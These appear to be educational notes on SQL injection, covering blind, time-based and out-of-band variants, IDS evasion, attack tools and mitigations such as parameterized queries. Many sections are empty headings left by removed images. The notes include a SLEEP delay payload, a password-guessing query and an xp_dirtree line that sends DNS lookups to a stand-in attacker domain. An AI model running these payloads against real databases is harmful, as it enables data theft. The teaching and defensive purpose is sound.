**SQL Injection**

**What is SQL Injection?**

SQL Injection is a cyberattack where malicious SQL code is inserted into an input field, allowing attackers to manipulate a website's database. It can result in unauthorized access to, modification, or deletion of data, often exploiting vulnerabilities in web applications that fail to properly validate user inputs.

SQL injection poses a serious security risk by allowing attackers to access, modify, or delete sensitive data in a database. It can lead to data breaches, loss of customer trust, legal consequences, and damage to a company's reputation. Proper defense is critical to protect data integrity and privacy.

**Error Based SQL Injection:**

Error based SQL injection forces the database to perform some operation in which the result will be an error. This exploitation may differ depending on the DBMS.

**Blind/Inferential SQL Injection:**

**Blind SQL Injection** is a variant of SQL Injection where the attacker cannot directly see the results of their query, typically because the application does not provide detailed error messages. Instead, the attacker must rely on indirect signals, like changes in page behavior or response times, to infer the structure of the database and extract sensitive information.

Here’s a breakdown of the key points:

**1. No Error Messages:**

* **Normal SQL Injection** attacks often rely on error messages returned by the database (e.g., MySQL or SQL Server) that can reveal useful information about the structure of the database or the queries being executed.
* **Blind SQL Injection** occurs when an application is configured to suppress these error messages, either through error-handling mechanisms or by using generic pages that don’t reveal database errors. Therefore, the attacker doesn’t get detailed feedback about what went wrong, which makes the attack more challenging and subtle.

**2. Generic Page:**

* In Blind SQL Injection, when the attacker injects SQL code, the application doesn’t display detailed database errors. Instead, a generic error page or blank page is shown. This prevents the attacker from directly seeing the results of their SQL query.
* Despite the absence of direct output, the attacker can still infer information from how the web page behaves after the SQL injection attempt (e.g., whether the page loads normally or takes longer to load).

**3. Time-Intensive Attacks:**

* Since the attacker doesn't get immediate feedback from the server, Blind SQL Injection can be very slow and labor-intensive. The attacker often needs to craft multiple queries to extract one piece of information at a time.
* One common technique is to use time-based blind SQL injection. The attacker can inject a query that causes a time delay (e.g., SLEEP() in MySQL or WAITFOR DELAY in SQL Server). By observing how long the page takes to load, the attacker can infer whether a certain condition is true or false, thus "asking" the server true/false questions to determine the value of specific data.

Example:

SELECT IF(1=1, SLEEP(5), 0); -- This would cause a 5-second delay if the condition is true.

* This process is repeated with different conditions to gather information like table names, column names, or specific data. For example:
  + "Is the first letter of the database name 'A'?" → True/False, based on response time.
  + "Does the second column of the 'users' table contain 'admin'?" → True/False, again based on response time.

**4. True/False Questioning:**

* The core technique in Blind SQL Injection is to craft queries that ask the database true/false questions, where the attacker doesn’t directly see the result, but can infer it based on the server’s response.
* For example:
* SELECT \* FROM users WHERE username = 'admin' AND SUBSTRING(password, 1, 1) = 'a';

If the first letter of the password is 'a', the query returns true and might cause a noticeable delay, allowing the attacker to infer the correct character.

**5. Exploitation and Data Theft:**

* Through this iterative process, attackers can gradually reconstruct sensitive information, such as usernames, passwords, or any other data stored in the database, even though they cannot directly see query results.
* The attacker may need to probe multiple layers of the database structure, one bit at a time. For example, they could first guess the length of a password, then the first character, then the second, and so on.

**Why Blind SQL Injection is Dangerous:**

* **Slow and Stealthy:** Although it can take more time to execute, Blind SQL Injection is stealthy because it doesn’t provide obvious error messages or other clues that might alert administrators to the attack.
* **Data Theft:** Attackers can still extract sensitive data, which can lead to significant security breaches, such as account hijacking or unauthorized access to private information.
* **Difficult to Detect:** Since there’s no direct output or error message from the database, it can be difficult for security teams to detect Blind SQL Injection attempts.

**Mitigation Techniques:**

1. **Input Validation and Sanitization:** Ensure that user inputs are properly validated, sanitized, and escaped to prevent malicious SQL queries.
2. **Prepared Statements (Parameterized Queries):** Use prepared statements to ensure that user inputs are treated as data, not executable code.
3. **Error Handling:** Configure the application to avoid revealing sensitive information in error messages. Generic error pages should be used to prevent attackers from getting any useful details.
4. **Least Privilege:** Restrict database user privileges to the minimum necessary. For example, the web application’s database user should not have permissions to delete or modify critical data.
5. **Web Application Firewalls (WAFs):** Use a Web Application Firewall to help detect and block SQL Injection attempts.
6. **Time-based Defense:** Set a timeout for queries and analyze delays in response times to make sure they don’t give attackers clues to the internal structure.

**Conclusion:**

Blind SQL Injection remains a significant threat, especially when web applications are not properly secured. Although the attack may take longer to execute due to its stealthy and indirect nature, the potential for data theft makes it a critical vulnerability to address. Implementing proper input validation, using parameterized queries, and configuring error handling are key to defending against these types of attacks.

**Out-of-Band SQL Injection:**

**Out-of-Band SQL Injection (OOB SQL Injection)** is a technique used by attackers to extract information from a vulnerable web application or database server through alternative communication channels, rather than directly interacting with the web application's response. Here's a more detailed breakdown of your points:

**1. Communication with the Server:**

In **Out-of-Band SQL Injection**, the attacker doesn't rely on the normal data response from the database. Instead, they trigger database operations that cause the server to communicate externally, such as through DNS or HTTP requests, to send data or results back to the attacker.

**2. Different Communication Channels:**

Attackers exploit **alternative channels** to get data from the database. These can include:

* **DNS Requests:** The attacker crafts an SQL query that forces the database server to generate DNS requests, which the attacker can monitor.
* **HTTP Requests:** The attacker may inject SQL code that forces the server to make HTTP requests to a remote server, from which they can extract information.

**3. DNS and HTTP Requests:**

These channels are critical because they enable **indirect data retrieval**. For instance:

* **DNS Requests**: Attackers may inject SQL queries that force the server to request DNS lookups from a remote domain controlled by the attacker. These requests can carry data (like table names, column values, or other sensitive information) that the attacker can decode.
* **HTTP Requests**: In a similar manner, the attacker can craft SQL queries that cause HTTP requests to be made to a server under their control. These requests might carry out commands that extract database information.

**4. Example - Using xp\_dirtree in Microsoft SQL Server:**

One well-known method of performing an **Out-of-Band SQL Injection** attack on a **Microsoft SQL Server** involves exploiting the **xp\_dirtree** command (which retrieves directory structure information from the server). The attacker can use this command to make the server send a DNS request containing information that the attacker controls.

* Example:
* EXEC xp\_dirtree '\\attacker-controlled-domain.com\file-path';

This command causes the SQL Server to make a DNS request to attacker-controlled-domain.com. The attacker can then monitor these requests on their DNS server to retrieve valuable information like database structure, names, or even actual data.

**How it works:**

* The attacker injects a SQL query that calls the xp\_dirtree function.
* The function triggers a DNS request to a domain controlled by the attacker.
* The attacker observes these requests to gain insights into the data or structure of the database.
* The attacker may iterate this process to gradually extract additional information.

**Why is Out-of-Band SQL Injection Dangerous?**

* **Indirect and Stealthy:** OOB SQL Injection is harder to detect because it doesn’t rely on visible error messages or standard web application responses. The attacker uses external communication channels that might not be logged or monitored as closely.
* **Data Exfiltration:** Attackers can steal sensitive information without triggering normal database output, making it harder for intrusion detection systems (IDS) or firewalls to catch the attack.
* **Bypass Traditional Defenses:** If DNS or HTTP traffic is not adequately filtered or monitored, attackers can use these channels to exfiltrate data even if traditional SQL Injection protections like input sanitization are in place.

**Mitigation of Out-of-Band SQL Injection:**

1. **Disable Unnecessary SQL Server Functions:** For example, disable xp\_dirtree and other extended stored procedures (like xp\_cmdshell) that can be used for arbitrary command execution.
2. **Network Filtering:** Use firewall rules to block unauthorized outbound connections from the database server to external servers.
3. **Input Validation & Sanitization:** Rigorously sanitize user inputs to prevent injection of malicious SQL commands.
4. **Monitoring Traffic:** Monitor and analyze DNS and HTTP traffic for unusual patterns, particularly requests to external servers controlled by attackers.
5. **Least Privilege Principle:** Ensure that the database account used by the application has minimal privileges, limiting the scope of commands it can execute, especially system-level commands.

**Conclusion:**

Out-of-Band SQL Injection is a sophisticated and stealthy method for attackers to extract sensitive data from a vulnerable server by using alternative communication channels such as DNS and HTTP requests. Although harder to detect, this method can still be mitigated through proper server configuration, network security measures, and rigorous input validation.


**Extracting Information Through Error Messages:**

Error messages are essential for extracting information from the database. They provide information about the operating system, database type, database version, privilege level, OS interaction level, etc. You can vary the attack technique depending on the type of errors found.


Some information gathering methods:

1. Parameter Tampering
2. Grouping Error
3. Type mismatch
4. Blind Injection


**Perform Union SQL Injection:**

****

**Perform Error Based SQL Injection:**

****

**Blind SQL Injection – Extract User:**


****

**Interacting with the Operating System:**

There are two ways to interact with an OS:


1. Reading and writing system files from the disk
2. Direct command execution via remote shell

**Interacting with the File system:**

****

**Finding and Bypassing Admin Panel of a Website:**

SQL injection is a web security vulnerability that occurs when an attacker manipulates a website's SQL queries by inserting malicious code into input fields. By exploiting improperly sanitized user inputs, an attacker can gain unauthorized access to databases, retrieve sensitive information, and even modify data. In some cases, attackers may use SQL injection to find and bypass an admin panel by manipulating login forms or searching for hidden directories. This can lead to escalated privileges, allowing full control over the website’s backend, compromising security, and exposing sensitive data. Proper input validation and prepared statements help prevent SQL injection attacks.



**Creating Server Backdoors Using SQL Injection:**

Creating server backdoors using SQL injection involves exploiting vulnerabilities in a website's database queries to execute unauthorized commands. Attackers can inject malicious SQL code to manipulate database functions, create new admin accounts, or establish persistent access points, allowing them to control the server and bypass security measures.


**SQL Injection Tools:**

* 1. Sqlmap
  2. Mole


**Evading IDS:**

Attackers use evasion techniques to obscure input strings to avoid detection by signature-based detection systems. Signature-based detection systems build a database of SQL injection attack strings (signatures) and then compare input strings against the signature database during runtime to detect attacks.


**Types of Signature Evasion techniques:**




**Evasion Technique: In-line comment and Char Encoding:**




**Evasion Technique: String Concatenation and Obfuscated Code:**




**Evasion Technique: Sophisticated Matches and URL Encoding:**




**Evasion Technique: Null Byte and Case Variation**

****

**Evasion Technique: Declare Variables and IP Fragmentation:**





**How to defend Against SQL Injection attacks: Use Type-safe SQL parameters:**




One effective defense against SQL injection attacks is using type-safe SQL parameters (also known as parameterized queries). Instead of directly embedding user input into SQL queries, this approach separates data from the SQL logic. By binding input values to predefined parameters, the database treats them as data, not executable code. This prevents attackers from injecting malicious SQL commands, ensuring input is safely processed. Using prepared statements in languages like PHP, Python, or Java helps mitigate SQL injection risks and strengthens overall application security.


**How to detect SQL injection vulnerabilities using DSSS:**


****

****

**How to detect SQL injection vulnerabilities using OWASP ZAP:**

****

****

****